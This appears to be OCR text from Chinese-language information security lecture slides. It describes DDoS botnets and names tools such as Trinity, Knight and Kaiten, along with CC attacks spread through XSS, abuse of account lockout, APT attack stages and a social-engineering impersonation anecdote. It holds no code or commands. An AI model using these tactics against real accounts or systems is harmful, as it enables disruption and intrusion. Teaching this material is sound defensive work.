
DDoS 殭屍網路(肉雞軍團)




DDoS 殭屍網路 - DrDOS



DDoS IRC Based Model




DDoS IRC Based Model




- 常用工具
  - Trinity
  - Knight
  - Kaiten

CC 攻擊

- 利用XSS手法將攻擊語法貼到各網站或留言版



Great Cannon



帳號鎖定


ELS Electronic Lodgment Service
Starting Service
Information: HandiTax 2011
Too many failed login attempts, account LOCKED
OK
Opening se
Sending Us
Sending F
Transferring
Closing Connection
Cancel
Details
Starting VPN connection
Sending User Id
Sending Password
Connected


檢舉功能


很抱歉，你無法從這個帳號發表貼文到 Facebook。
為了安全起見，你的帳號會有幾天受到存取網站的限制。如有任何問題，請前往我們的使用說明。
若你認為這是誤會，請請通知我們。
關閉

APT攻擊現象

- APT, Advanced Persistent Threat – 針對特定目標，利用最新技術有規模地長期進行攻擊。採被動為主動，鎖定具有高價值目標的攻擊行為
- 駭客比目標組織還要了解組織
- 目標明確精準，範圍小樣本少，不易警覺，攻擊內容量身訂做，以假亂真
- 相關的子公司、合作廠商、下包商、物流業者都是可能被攻擊的對象
- 經常拌隨針對性的社交工程（原名魚叉式攻擊）
- 資安界習慣發明新名詞，被害者聲稱被新名詞攻擊，聽起來感覺比較沒有責任:P


APT PDCA


✓提昇權限
✓持續攻擊
ACT
✓鎖定目標
✓收集資訊
PLAN
APTs
CHECK
✓分析資訊
✓評估戰果
DO
✓入侵網路
✓建立基地

被狠狠羞辱的資安大神



資安八卦鏡：被狠狠羞辱的資安大神 ,Information Security 資安人科技網 - Windows Internet Explorer
http://www.informationsecurity.com.tw/article/article_detail.aspx?tv=&aid=6072&pages=3
檔案(F) 編輯(E) 檢視(V) 我的最愛(A) 工具(T) 說明(H)
我的最愛
資安八卦鏡：被狠狠羞辱的資安大神 ,Information ...
▲ 社交工程偽冒信件內容，資料來源：http://krebsonsecurity.com
簡單摘要如下，駭客先冒充Greg Hoglund寄給他們公司的IT manager說：「我現在人在歐洲出差，我想連回進公司Server，情況很急，等一下就要用，可以幫我改一下Firewall的設定，以及把Root密碼改成changeme123嗎？」
IT Manager說：「OK!」
呃...之後，我就不用說了，反正是很歡樂… XD
有防火牆就不會資料外洩？
